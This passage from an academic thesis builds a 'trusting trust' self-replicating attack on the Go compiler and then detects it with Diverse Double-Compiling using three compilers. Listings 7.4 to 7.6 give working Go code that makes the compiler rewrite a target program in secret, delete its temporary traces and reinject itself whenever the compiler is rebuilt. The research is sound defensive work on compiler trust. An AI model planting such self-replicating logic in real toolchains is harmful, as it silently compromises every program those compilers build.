Using a known clean compiler, that is one that has not been subjected to the specific attack, it is also a possibility to show DDC. However, this might limit us if we want to use DDC to give us an added feeling of safety with regard to attacks other than our own. As I am in control of my attack, I could therefore always create a version without the attack. A positive effect of DDC is to force a would-be attacker to attack multiple different compilers with a self-replicating attack to hide the attack from verification. I would therefore like to show the technique of DDC using as diverse compilers as possible.

The language compiler should not be too slow to compile, to enable iterative development. It is a clear negative, when attempting to show multiple techniques requiring the recompilation of the compiler if the main compiler takes very long to compile. A fast compiler will be both a positive for me, when writing the attack and showing the detection of it, and for anyone who would like to reproduce the work. Therefore, I am very positive towards a faster compiler.

Further it is a positive, if the language is not a language which already has been used previously for examples of DDC in an academical context. As there is very little written on DDC, this only eliminates C as the implementation language.

To sum up the requirements:

- The compiler should be self-hosted.
- The compiler needs to be able to deterministically compile itself.
- I want diverse working compilers to be able to perform DDC.
- I want a language that is not C.
- I prefer a major compiler for the language as the compiler to infect and verify.
- I prefer a language with a compiler that is not too slow to compile.

I will in the following sections discuss the languages a few possible languages and their suitability for the implementation of this project.

7.1.2 The Rust Programming Language

The first language I considered using for the implementation of this project was the Rust programming language [40]. The Rust language is a fairly new programming language, with its first stable release in 2015 [2]. Rust is a systems programming language with some interesting static properties to help defend against memory leaks and similar issues. Rust is an interesting language and has a self-hosted compiler, capable of deterministically compiling itself. The language also has a secondary compiler, capable of compiling the primary language compiler [1]. It is noteworthy that this secondary compiler is not a full compiler for the language, it does not yet enforce all the rules such as borrow-checking. There is no known secondary compiler for the Rust language supporting the full language specification.

Nevertheless, there is one major drawback for Rust at this point in time, the compilation times are slow. It is very possible that this will be improved eventually. Nevertheless, it currently took about 30 minutes on my workstation to compile the Rust compiler.

Rust is therefore a promising language for this project, however the long compilation time of the Rust compiler is a major drawback.

7.1.3 The Haskell Language

The second language I considered was Haskell [14]. Haskell is a functional programming language with a large popularity in academic circles. Further it sounds reasonable that a functional language with a focus on functions without side effects, should be able to create deterministic compiler output. Unfortunately the most common compiler, the Glasgow Haskell Compiler (GHC), does not produce deterministic compiler output and I can therefore not use GHC for DDC [10]. This ruled out Haskell for this project.

7.1.4 The Go Programming Language

The third language to be considered was the Go language [38]. This language is another new systems programming language which originated from Google engineers Robert Griesemer, Rob Pike and Ken Thompson in September, 2007 [12]. The first stable release of Go came later, in 2012 [13].

Go is a modern language, with memory management through garbage-collection and both static and structural typing. The language implements type inference and was created with built-in concurrency features such as *channels* and *goroutines*. It is designed for fast compilations, and to be simple and avoid the unnecessary clutter and complexity found in many other languages.

The Go language's main compiler is self-hosted and can produce deterministic files, this allows us to use DDC to verify the created files. There are also multiple other compilers available for the Go language such as: *gccgo*, a front end for the GNU project C and C++ compiler (GCC), and *llgo*, a Low Level Virtual Machine (LLVM) front end.

It is a curious coincident that this language, created in part by Ken

Thompson which roughly 34 years ago wrote *Reflections on Trusting Trust* [42], contain all these features, making it ideal for this project. I will because of all of this, use the Go programming language to create an implementation of a self-replicating compiler attack in this thesis.

7.2 Quine

In this section I will explain what a quine is and how to implement a quine in the Go programming language [38]. We will later use the techniques from the implementation of the quine to implement the self-replicating attack.

7.2.1 What is a quine

A quine, named so by Douglas Hofstadter after the American logician Willard Van Orman Quine, is an indirect self-reference [15]. An object referring to itself indirectly. An example of a sentence that indirectly references itself could be:

> 'Is a sentence fragment' is a sentence fragment. ([15])

This is self-referential as the former half of the sentence is replicated in the latter half and the latter half describes the former half. Another example of such a sentence follows:

> 'Yields a false statement when preceded by its quotation' yields
> a false statement when preceded by its quotation. ([15])

A quine in computer science is a program that, without any extra inputs, can output its own source code [15]. This means: when you run a quine you will get the exact source code of the program as the only output of the program. If you have never written such a program, I will, as Ken Thompson did, suggest you attempt this before you go on to read about how to do this:

Listing 7.1: ‘Hello, World!’ in Go

```
package main

import "fmt"

func main() {
    fmt.Println("Hello, World!")
}
```

> If you have never done this, I urge you to try it on your own. The discovery how to do it is a revelation that far surpasses any benefit obtained by being told how to do it. ([42])

7.2.2 Example implementation of a quine in Go

Implementing a quine is, as many things in life, easy if you know the techniques used. Perhaps the main problem to avoid is the infinite loop created if you were to simply attempt this straight up. An example of a simple program in the Go language is shown in Listing 7.1. This program will output the text ‘Hello, World!’.

The trivial attempt at writing a program that outputs this would be to simply create a program that outputs this text as shown in Listing 7.2. Nevertheless, this would not work as the output would be the source code of the original program and not the source code of the new program. Further I cannot infinitely add the new content into the string sent to the Println function. This will never be a working quine and I therefore require a slightly different approach to properly implement a quine.

I will use a technique to implement a quine where I include *almost* the entire program in a string variable. I will then use this string variable twice to construct a string that is the same as the original program: once for the code of the program, except the content of the variable, and once to add the string itself to the string variable to complete the code.

The difference between the content of the string and the program, is that I will replace the content of the string variable, in the string variable, with ‘%c%s%c’ to avoid the impossible infinite recursion. This allows us to later insert the delimiting string characters and the string itself, through a call to

Listing 7.2: A non-functional quine attempt

```
package main

import "fmt"

func main() {
    fmt.Println(`package main

import "fmt"

func main() {
    fmt.Println("Hello, World!")
}`)
}
```

a *printf* formatting and printing function.

The new and working quine will be implemented as shown in Listing 7.3. This program correctly outputs its own source code when run.

Listing 7.3: A functional quine in Go

```go
package main

import "fmt"

func main() {
    str := `package main

import "fmt"

func main() {
    str := %c%s%c
    fmt.Printf(str, 96, str, 96)
}
`
    fmt.Printf(str, 96, str, 96)
}
```

7.3 Implementation of a self-replicating compiler attack

In this section I will demonstrate a self-replicating attack attack, against the Go language compiler. I will implement the attack against the currently most recent version of the Go compiler, this is as the time of writing *go1.11beta1*, this implementation will not work against previous versions, without modification, because of changes in the source code between the versions.

First I will show how I can, with a simple modification, modify the compiler to recognise and modify the *hello.go* program from Listing 7.1. Then I will show how I can use our earlier knowledge of quines to make this into a self-replicating compiler attack. When this is done, I will have a working Proof of Concept (PoC) of a self-replicating attack.

7.3.1 Discovering an insertion point in the Go compiler

To insert the attack I am required to find an insertion point. There are multiple possible ways to insert the attack, but the requirements of a practical insertion point could be as follows:

- The attack needs from this point to have a way to detect if it is the program I want to modify. This is, most probably, easiest done by being able to read the source code, however I can also parse the abstract syntax tree (AST), recognise assembler output from the back-end or the intermediate representation (IR) from the front-end or use other data. It is important to remember that this attack can be detecting this in many ways and not expect it to behave only in one specific fashion.

- The attack also needs a way to modify the behaviour of the program, so that it can insert malicious behaviour and re-insert itself on recompilation of the compiler to ensure self-replicating behaviour. This can, similarly as above, be done in a number of ways. The perhaps easiest way, however, is here to be able to modify the source code that is to be read.

To make the attack as simple as possible and implement the ideas used in the creation of a quine, I have chosen to make the attack recognise and modify the source code read by the compiler. Ideally, I therefore want a function before the scanner of the compiler. This function should allow me to read the source code being sent to the scanner and modify it as I see necessary.

I found this behaviour in a function named *Parse*[1]. This function takes a file handle: *src*. It also takes certain data about the opened file in *base*, an error handler and a pragma handler. The function creates a parser and then sends the received arguments on to this parser. The parser again creates a scanner. As the function is called for all compiled files it seems a reasonable, and simple, place to insert the attack.

7.3.2 Modifying the 'Hello, World!' program

To start our attack I will implement a piece of code that modifies the *hello.go* program from Listing 7.1. The modification will be to change the output of the program from 'Hello, World!' to 'There is a trap door.'. I will use some helper functions to read and write files, named *readFile* and *writeFile*, as I lack certain library functions for this in the bootstrapped Go compiler. These functions can be found in the complete code listing, in the source

[1]In go/src/cmd/compile/internal/syntax/syntax.go

code repository.

The code will detect if the opened file is the file *hello.go*, only then will it do any changes. If not it will send on the file as usual to the parser. On any errors, for example an Input/Output (IO) error, I will also leave this hack and send the actual unmodified file to the parser.

Once the correct file is discovered I will read the file to a string, modify the content of the string and write this to a new file in the same directory. I will then open this modified file and send it to the parser instead of the original file. After running the parser with the modified file, I will remove the modified file to hide this attack. The attack will at this point look something like in Listing 7.4.

I will also have to add the import of the *strings*-library at the top of the file to use these functions, and I will have to remember to also insert this when I am later implementing self-replicating behaviour.

This attack will, when inserted into the *Parse* function, modify the *hello.go* 'Hello, World!' program into a program printing 'There is a trap door.' This shows how simple added code in a compiler can modify a specific program.

7.3.3 Replicate into a new compiler

To replicate the attack into the compiler, when it compiles itself, I use an approach similar to the one used in the quine earlier. I will add the added code into a string variable, which the modified version of the function will add into the modified file twice. To facilitate the initial compilation of the program, I also want to avoid modifying an already modified version of the file.

Initially I need to check for the correct file and then read the file. This is the file I currently have open, this code will be similar to the code from the modification of the 'Hello, World!' program earlier. See Listing 7.5.

Now that I have code to read the file, if it is *syntax.go*, I now want to add code to modify the file. However, there is a problem: as previously mentioned, I need to avoid adding the code to a file that has already been modified. If I were to add the code to an already modified file, this could be problematic as it would duplicate the code. Nevertheless, avoiding this is quite simple. If I can look for some text that only exists in our modified

Listing 7.4: Compiler modification to modify the ‘Hello, World!’ program

```
if strings.Contains(base.filename, "hello.go") {
    // Read original file.
    fileContent, err := readFile(base.filename)
    if err != nil {
        goto hack_failed
    }

    // Modify content.
    modContent := strings.Replace(fileContent,
        "Hello, World!", "There is a trap door.", 1)

    // Write modified file.
    modPath := base.filename + ".2"
    err = writeFile(modPath, modContent)
    if err != nil {
        goto hack_failed
    }

    // Open modified file to read.
    newFile, err := os.Open(modPath)
    if err != nil {
        goto hack_failed
    }
    defer os.Remove(modPath)
    defer newFile.Close()

    // Parse using the modified file.
    var p parser
    p.init(base, newFile, errh, pragh, mode)
    p.next()
    return p.fileOrNil(), p.first
}
hack_failed:
```

Listing 7.5: Compiler modification to detect the file we want to modify

```
if strings.Contains(base.filename,
    "cmd/compile/internal/syntax/syntax.go") {
    // Read the original file.
    content, err := readFile(base.filename)
    if err != nil {
        fmt.Println("Failed to read original file.")
        goto hack_failed
    }
```

file, and only modify the file if it does not exist, I will have a solution to this problem.

This can be done in multiple ways, but the perhaps simplest solution to this problem is to look for a random string, that only exists if I already modified the file. If the code to look for the string is there, I will find the string. If the code is not there, the file is unmodified by us. Therefore, an effective and elegant solution is to look for a randomly generated string.

When this is done, I first want to add the *strings*-library into the import statements.

After doing this, this I will create the string variable containing the additions I want to add into the modified file. I will do this similarly to how I previously did it in the quine. When doing this I will use the variable *modifiedString*, which is not yet created. Imagine that this variable will hold all the code that is to be added, like the variable used in the example of a *quine*.

When I have done these things I can write the modified file and open it again for reading, as in the previous 'Hello, World!' hack. See Listing 7.6 for a listing of an example of the code needed to modify the compiler.

Once I have done this I can add the *modifiedString* variable right above all the newly added code and copy all the code into this as a multi-line string (except for the variable itself).

7.3.4 Conclusion

With this I have shown a working implementation of a self-replicating attack, similar to the trusting trust attack. The attack is perhaps easier to do than many would believe, yet not trivial to discover. A patch file for the full attack is available here [2].

Some things could, however, be done to make it harder to discover. Where perhaps the most obvious way to discover this attack in its current state would be to discover the creation and deletion of a file. Here it is important to note that this is not the only way to implement this attack and that the attack could trivially be done without writing to a file. The file writing

[2]https://github.com/yrjan/untrustworthy_go/blob/master/untrustworthy_go.patch

Listing 7.6: Compiler modification to self-replicate

```
// Do not modify the file if it is already modified.
if !strings.Contains(content, "sNzrBzaIxgSNMmMuPaE3") {
    // Modify content.
    content = strings.Replace(content,
        "\"io\"\n\t\"os\"",
        "\"io\"\n\t\"os\"\n\t\"strings\"",
        1)
    addition := fmt.Sprintf("}()\n\n\tmodifiedString "
                            + ":= %c%s%c\n\n\t%s",
                            96, modifiedString,
                            96, modifiedString)
    content = strings.Replace(content, "}()",
                              addition, 1)

    // Write modified content.
    modPath := base.filename + ".2"
    err = writeFile(modPath, content)
    if err != nil {
        fmt.Println("Failed to write modified file.")
        goto hack_failed
    }

    // Open modified file to read.
    newFile, err := os.Open(modPath)
    if err != nil {
        fmt.Println("Failed to open modified file.")
        goto hack_failed
    }
    defer os.Remove(modPath)
    defer newFile.Close()

    // Parse using the modified file.
    var p parser
    p.init(base, newFile, errh, pragh, mode)
    p.next()
    return p.fileOrNil(), p.first
}
```

approach was a simple and useful way to test the attack, and therefore the one I chose. For example, one could instead read directly from the created string to avoid this obvious place of detection.

In the Chapter 8 I will further explain how we can use DDC to discover such an attack.

Chapter 8

Implementation of DDC

In this chapter I will show an implementation of Diverse Double-Compiling (DDC) with $n > 2$ grand-parent compilers, and use it to show of DDC can work. Not only to discover the specific attack I implemented in Chapter 7, but also to show which grand-parent compiler introduced the self-replicating attack.

8.1 Go compiler reproducibility

Some knowledge about the Go compiler is in order, before I show how we can implement DDC. The Go compiler is a multi-stage, self-hosted, compiler. This means that the compiler is first built using an available compiler, also known as bootstrapped, then the compiler is built again from this newly created compiler [11].

This is a common technique used in other compilers as well, such as the GNU project C and C++ compiler (GCC). A multi-stage build process works as both a test of any changes to the compiler, and to add any new optimisations in the created compiler. For us, this means that we don't have to manually do two stages of compilation for DDC, as the build process already creates a parent compiler which is then used to create the final compiler. As we do not have to start multiple processes I will simplify the testing process for the Go compiler to look similar to figure 8.1, however keep in mind that this is only a simplification and that there are actually multiple compilations for each step here.

Figure 8.1: Basic DDC for the Go compiler with 2 grand-parent compilers.

$$\begin{tikzcd}
& c^1_{GP} \arrow[d] & & c^2_{GP} \arrow[d] \\
s \arrow[r] & \boxed{1^1} \arrow[d, "c^1_V"'] & s \arrow[r] & \boxed{1^2} \arrow[d, "c^2_V"] \\
& {} \arrow[rr, dashed, no head, "\text{(Compare for verification)}"'] & & {}
\end{tikzcd}$$

This does not get us the entire way though. When attempting to reproduce the Go compiler there is one major problem: the Go compiler will fail to reproduce if it is not compiled from the same working directory every time. This is simply solved by making sure that we always compile the compiler from the same directory.

We also have to be aware of what we are to test. With the Go compiler the solution is also here rather simple. We have to remove two directories:

- *pkg/obj*: this directory contains cache files that are seemingly different on every run of the build process.
- *pkg/bootstrap*: this directory contains files created during the first stage of compilation. This is only reproducible if we use the same grand-parent compiler.


In my experience all other created files have been reproducible, and we can therefore simply check the hashes of all these files. The Go compiler is still fully functional with these directories removed.

Following these guidelines the Go compiler passes the *regeneration check* from Chapter 6 and can reproducibly compile on the same system. I have not attempted to make the compiler fully reproducible across all systems, as that is not necessary to perform DDC locally.

8.2 Set-up for DDC

For this implementation of DDC I will implement the technique using three grand-parent compilers. One I will have infected with the self-replicating

Figure 8.2: DDC set-up for verification with the three grand-parent compilers.



attack implemented in Chapter 7. The three grand-parent compilers chosen for the implementation of the attack are the following:

- *Go 1.10.3*: as of the time of writing this is the current stable release of the official Go compiler. This compiler has been picked as it is known that the self-replicating attack in question is not effective against this version of the compiler, it can therefore not be infected with the attack in question.
- *Go 1.11beta1 (with added self-replicating attack)*: this compiler is the latest release of the official Go compiler. It has been infected with the self-replicating attack from Chapter 7.
- *GCC 8.1.0*: as of the time of writing this is the current stable release of GCC. As the compiler is based on a completely different code base it has been picked as an alternative implementation of a Go compiler, the differing code base is the reason it can also not be infected with the attack in question.

With these three compilers we have two trusted compilers, that are known to be clean from this specific attack, and one infected compiler. Further we will use the original unmodified source of *Go 1.11beta1* as the compiler to be verified, as this is the only released version of the Go compiler that can be infected with this specific self-replicating attack. Figure 8.2 shows this set-up for performing DDC.

In the following experiment it is now to be expected that when performing DDC, the compiler created from the two compilers not infected with this attack will be identical, while the infected compiler will produce different results. To make sure the results are reproducible when no self-replicating attack is activated I will use the guidelines for a reproducible Go compiler from Section 8.1. To check for bit-for-bit identical results I will use a cryptographic hashing function, *SHA-256*, on all files created by the compilation, except for the files that are to be removed as they are non-reproducible. The *SHA-256* function ensures that it will be extremely unlikely that any non-identical files will return the same results, however files that are bit-for-bit identical will return the same exact results.

8.3 Results and conclusion

During the process I have generated files containing all the resulting file names and the cryptographic hashes for each file, with this I can compare the results. If we again use the SHA-256 function to create the hashes from these files containing all hashes we will get a new hash, one for all files in a single resulting build of Go 1.11beta1. These hashes are shown in Table 8.1. As it has not been tested that the results are fully reproducible between different systems, these specific hashes are unlikely to be identical if recreated on another system. Nevertheless, the pattern that the two compilers without the self-replicating attack are identical, while the one containing the attack is different, should remain.

These results show that the results from the paths with Go 1.10.3 and GCC 8.1.0 as the grand-parent compilers are identical, however the results with the infected Go 1.11beta1 as the grand-parent compiler differ. This shows that the technique of DDC with $n > 2$ parent compilers correctly work to identify which compiler has inserted the self-replicating attack. See

Table 8.1: Results of DDC for all files.

Grand-parent compiler	SHA-256 hash
Go 1.10.3	55609344bfe1b34f6567b8b2a3a1e213 37ced5bf7925bec3462b0bb76a72ddba
Go 1.11beta1 (infected)	03d91ac0da2acbaa4db406e1d3428a74 81d46f9876aacdc53154f8506883f2a0
GCC 8.1.0	55609344bfe1b34f6567b8b2a3a1e213 37ced5bf7925bec3462b0bb76a72ddba

Figure 8.3: DDC results for test with the three grand-parent compilers. Red signifies the path that we have detected as inserting self-replicating behaviour.




Figure 8.3 for an illustration of this.

I have here shown that we can identify which compiler has inserted a self-replicating attack using a variant of DDC. Here I have used the technique to detect and find a specific attack, and it is important to note that I cannot rule out the existence of any other attacks in the results created by the Go 1.10.3 compiler and the GCC 8.1.0 compiler. Nevertheless, the results do increase the trust in this created compiler, given my positive, but not ultimate, trust in these compilers. However, with only two compilers delivering the same results, it does not inspire more trust than what regular DDC would. If we had more than two diverse compilers delivering the same results that would help inspire extra trust, when compared to regular DDC.

Chapter 9

Conclusion and future work

9.1 Conclusion

In this thesis I have looked at two methods for increasing trust in and ensuring that source code and compiled code are as equivalent as the compilers allow. One, *reproducible builds*, is for distributing verifiable compiled code. This, however, has a weakness to compiler attacks as they can disrupt the verification process. The other technique, *Diverse Double-Compiling (DDC)*, has the ability to increase the trust that these attacks have not happened by closing down the ability to perform self-replicating compiler attacks. Through DDC we can ensure that the compilers correspond to their actual source code, which we can review.

I have discussed the famous *compiler trap door*, or *trusting trust*, attack [20, 42]. This malicious compiler attack can, in addition to the ability to do other malicious modifications, self-replicate by detecting and infecting the compiler, upon compilation of the non-infected compiler source code. This ability allows the attack to survive recompilations of the attacked compiler. There are no documented instances of this attack 'in the wild', however the lack of documented instances does not mean that the attack cannot happen or has not happened. There have been other documented malicious compiler attacks such as *W32/Induc* and *XCodeGhost*, which have been seen 'in the wild' [18, 44]. Malicious compiler attacks have been shown to be a real threat, with potentially major consequences, if the malicious compiler reaches software distributors. The attacks are designed in such a way that a software distributor can, and has in the past, unknowingly spread malicious software [18].

I have discussed how software can be maliciously subverted, by abusing the gap between source code and compiled code. We saw how this gap can exist, as comparing source code and compiled code for equivalent behaviour is actually an *undecidable* problem. That we cannot do this comparison create problems for open-source software, which uses the ability to review the source code to inspire more trust in the software.

If we do not have access to the source code, we are limited to the trust we have in the distributor of the software and the information we can gain by reverse engineering the software.

I divided the ways malicious compiled code can be created into three categories:

- *Pre-compilation*: malicious code can be created by modifying the source code before the compilation process. It is here important to see that an entity with malicious intent might distribute malicious compiled code, and at the same time the entity can distribute non-malicious source code. This can create the appearance that the compiled code is non-malicious.
- *Mid-compilation*: malicious code can be created from a *malicious compiler* that maliciously misrepresents the source code and creates this malicious compiled code, code that does not accurately preserve the semantics of the source code and also contain malicious behaviour.
- *Post-compilation*: malicious code can be created by modification of the compiled code itself.

For software with available source code, typically open-source software, we looked at the technique known as *reproducible builds*. This technique utilises deterministic compilations to allow for universally reproducible compiled code, which allows for independent review of the results [33]. This technique is already utilised by multiple major open-source projects. The coverage is, however, still not complete for all distributed software in many of the projects [16, 28, 32]. Through this method the end-user can have improved trust in the compiled code, granted that trusted third parties are verifying the results, by utilising parallel trust combinations. Nevertheless, if the compiler used for the verification process has been infected with malicious behaviour, we cannot guarantee for the results.

DDC is a technique that uses two compilers to bootstrap a deterministic compiler and through this allows for the creation of a trusted compiler, trusted to be free from either specific, or all, self-replicating behaviour [45, 46]. This trust is based on the trust that the two grand-parent compilers used for the bootstrapping purpose does not contain either the same specific, or any, self-replicating attack. If the results created from the two bootstrapping compilers are different, this means that one of the two compilers have inserted some sort of self-replicating behaviour. Further, if both bootstrapping compilers are believed to be of equal trust, we are at an impasse: we cannot say which of the two compilers have introduced this self-replicating behaviour.

In this thesis I describe and demonstrate a not previously described variation of DDC that uses more than two compilers for the bootstrapping purpose. This allows for increased trust, when compared to DDC using only two compilers, by utilising parallel trust combinations. This can also, in some situations, add the ability to detect which compiler has introduced an eventual self-replicating attack. If the results from one bootstrapping compiler differs from the results of the other compilers, and they are of similar trust, then it is likely that the compiler that differs is the compiler that has been created with self-replicating behaviour.

I presented a working Proof of Concept (PoC) implementation of a self-replicating compiler attack against the official Go compiler, created using techniques similar to those used to create a quine. A quine is a program that reproduces itself upon execution. The demonstrated attack can survive multiple recompilations of the compiler, without compiling infected source code, by using reinfecting behaviour found in the created executable. This not only shows how such an attack might work, but also how simple it can be implemented.

I showed the actual process of using DDC to verify the Go compiler, using three bootstrapping grand-parent compilers. One of the compilers had been infected by the self-replicating compiler attack I implemented. Using this variant of DDC with $n > 2$ grand-parent compilers I was able to correctly identify which compiler had inserted the self-replicating attack. Because only two compilers created the same results in this situation, the trust gained by parallel trust combinations in this instance would not increase outside the scope of regular DDC showing the absence of detected self-replicating behaviour.

9.2 Future work

The technique of DDC using more than two grand-parent compilers, as detailed in Section 6.4, for increased trust is one that can be further investigated. Being able to use many, diverse, compilers for this task can greatly improve the trust in the created and verified compiler.

Another avenue of possible research would be to look at the possibility, however unlikely, of self-replicating artefacts in compilers created by bugs, as mentioned in Chapter 6. It is unknown to me if any such artefacts exists in any compilers today, but it could be interesting to look at this problem to determine the likelihood that any unidentified self-replicating behaviour is of a malicious or non-malicious variety.

A problem that DDC faces is the lack of compilers available, capable of compiling the compilers that are in actual industrial use. David A. Wheeler suggests some method for increasing this diversity such as diversity in compiler implementation (different compilers), diversity in time (different versions of compilers), diversity in environment (OS, hardware, etc.) and diversity in source code input (for example: mutations of source code) [46]. More research into this, both on methods to increase the diversity and on how eventual self-replicating attacks react to this diversity could be interesting. This can help further increase the available diversity of compilers, which could be extremely useful to facilitate DDC with more than two grand-parent compilers.

Glossary

AST abstract syntax tree. 22, 28, 53

DDC Diverse Double-Compiling. i, 2, 3, 37–39, 41–44, 46–48, 58–63, 65, 67, 68

GCC the GNU project C and C++ compiler. 48, 59, 61, 62

GHC Glasgow Haskell Compiler. 48

IO Input/Output. 54

IR intermediate representation. 22, 53

LLVM Low Level Virtual Machine. 48

npm Node Package Manager. 10, 11

PoC Proof of Concept. 52, 67

self-hosted compiler is a compiler capable of compiling itself. 22, 23, 37, 38, 45, 59

self-hosting compiler see self-hosted compiler. 39

VM Virtual Machine. 33

Bibliography

[1] *Alternative rust compiler (re-implementation)*. URL: https://github.com/thepowersgang/mrustc (visited on 07/06/2018).

[2] *Announcing Rust 1.0*. 15th May 2015. URL: https://blog.rust-lang.org/2015/05/15/Rust-1.0.html (visited on 08/06/2018).

[3] *Bit-for-bit deterministic / reproducible builds · Issue #34902 · rust-lang/rust*. 1st Aug. 2017. URL: https://github.com/rust-lang/rust/issues/34902.

[4] Bruce Christianson and William S. Harbison. 'Why Isn't Trust Transitive?' In: *Proceedings of the International Workshop on Security Protocols*. London, UK, UK: Springer-Verlag, 1996, pp. 171–176. ISBN: 3-540-62494-5. URL: http://dl.acm.org/citation.cfm?id=647214.720377.

[5] A. Decan, T. Mens and M. Claes. 'An empirical comparison of dependency issues in OSS packaging ecosystems'. In: *2017 IEEE 24th International Conference on Software Analysis, Evolution and Reengineering (SANER)*. Feb. 2017, pp. 2–12. DOI: 10.1109/SANER.2017.7884604.

[6] *devrandom/gitian-builder: Build packages in a secure deterministic fashion inside a VM*. URL: https://github.com/devrandom/gitian-builder (visited on 12/07/2018).

[7] *diffoscope*. URL: https://diffoscope.org/ (visited on 15/02/2018).

[8] Paul Ducklin. *Anatomy of a "goto fail" – Apple's SSL bug explained, plus an unofficial patch for OS X!* 24th Feb. 2014. URL: https://nakedsecurity.sophos.com/2014/02/24/anatomy-of-a-goto-fail-apples-ssl-bug-explained-plus-an-unofficial-patch/.

[9] *Equifax Announces Cybersecurity Incident Involving Consumer Information*. 7th Sept. 2017. URL: https://investor.equifax.com/news-and-events/news/2017/09-07-2017-213000628.

[10] *GHC - Deterministic builds*. URL: https://ghc.haskell.org/trac/ghc/wiki/DeterministicBuilds (visited on 07/06/2018).

[11] *Go 1.5 Bootstrap Plan*. Jan. 2015. URL: http://golang.org/s/go15bootstrap.

[12] *Go Programming Language - Frequently Asked Questions*. URL: https://golang.org/doc/faq (visited on 11/06/2018).

[13] *Go version 1 is released*. 28th Mar. 2012. URL: https://blog.golang.org/go-version-1-is-released (visited on 08/06/2018).

[14] *Haskell Language*. URL: https://www.haskell.org (visited on 07/06/2018).

[15] Douglas R. Hofstadter. *Gödel, Escher, Bach: An Eternal Golden Braid*. 1979. ISBN: 978-0-465-02656-2.

[16] *https://gitian.org/*. URL: https://gitian.org/ (visited on 12/07/2018).

[17] *Intel 64 and IA-32 Architectures Software Developer's Manual: Volume 3A*. Intel Corporation. Sept. 2016. URL: https://www.intel.com/content/www/us/en/architecture-and-technology/64-ia-32-architectures-software-developer-vol-3a-part-1-manual.html.

[18] *iOS Malware, XcodeGhost, Infects Millions of Apple Store Customers*. URL: https://community.norton.com/en/blogs/security-covered-norton/ios-malware-xcodeghost-infects-millions-apple-store-customers (visited on 16/02/2018).

[19] Audun Jøsang, Elizabeth Gray and Michael Kinateder. 'Simplification and Analysis of Transitive Trust Networks'. In: *Web Intelli. and Agent Sys.* 4.2 (Apr. 2006), pp. 139–161. ISSN: 1570-1263. URL: http://dl.acm.org/citation.cfm?id=1239776.1239778.

[20] Paul A. Karger and Roger R. Schell. *Multics security evaluation: vulnerability analysis*. Tech. rep. ESD-TR-74-J93. Electronics Systems Division (AFSC), 1974.

[21] *libical: Ship different constant values accross builds*. 25th Dec. 2014. URL: https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=773916.

[22] *Malware XcodeGhost Infects 39 iOS Apps, Including WeChat, Affecting Hundreds of Millions of Users*. URL: https://researchcenter.paloaltonetworks.com/2015/09/malware-xcodeghost-infects-39-ios-apps-including-wechat-affecting-hundreds-of-millions-of-users/ (visited on 29/01/2018).

[23] *Market share of mobile operating systems in China from January 2013 to December 2017*. URL: https://www.statista.com/statistics/262176/market-share-held-by-mobile-operating-systems-in-china/ (visited on 06/02/2018).

[24] *MEDIA ALERT: The Apache Software Foundation Confirms Equifax Data Breach Due to Failure to Install Patches Provided for Apache® Struts™ Exploit*. 14th Sept. 2017. URL: https://blogs.apache.org/foundation/entry/media-alert-the-apache-software.

[25] *More Details on the XcodeGhost Malware and Affected iOS Apps*. URL: https://researchcenter.paloaltonetworks.com/2015/09/more-details-on-the-xcodeghost-malware-and-affected-ios-apps/ (visited on 29/01/2018).

[26] *New Data Revealed – What Does it Mean to Live the WeChat Lifestyle?* URL: http://blog.wechat.com/2015/11/03/new-data-revealed-what-is-the-wechat-lifestyle/ (visited on 06/02/2018).

[27] *Novel Malware XcodeGhost Modifies Xcode, Infects Apple iOS Apps and Hits App Store*. URL: https://researchcenter.paloaltonetworks.com/2015/09/novel-malware-xcodeghost-modifies-xcode-infects-apple-ios-apps-and-hits-app-store/ (visited on 29/01/2018).

[28] *Overview of various statistics about reproducible builds*. URL: https://tests.reproducible-builds.org/debian/reproducible.html (visited on 19/07/2018).

[29] Mike Perry, Seth Schoen and Hans Steiner. *Reproducible Builds: Moving Beyond Single Points of Failure for Software Distribution*. 27th Dec. 2014. URL: https://media.ccc.de/v/31c3_-_6240_-_en_-_saal_g_-_201412271400_-_reproducible_builds_-_mike_perry_-_seth_schoen_-_hans_steiner.

[30] Brian Pfretzschner and Lotfi ben Othmane. 'Identification of Dependency-based Attacks on Node.Js'. In: *Proceedings of the 12th International Conference on Availability, Reliability and Security*. ARES '17. Reggio Calabria, Italy: ACM, 2017, 68:1–68:6. ISBN: 978-1-4503-5257-4. DOI: 10.1145/3098954.3120928. URL: http://doi.acm.org/10.1145/3098954.3120928.

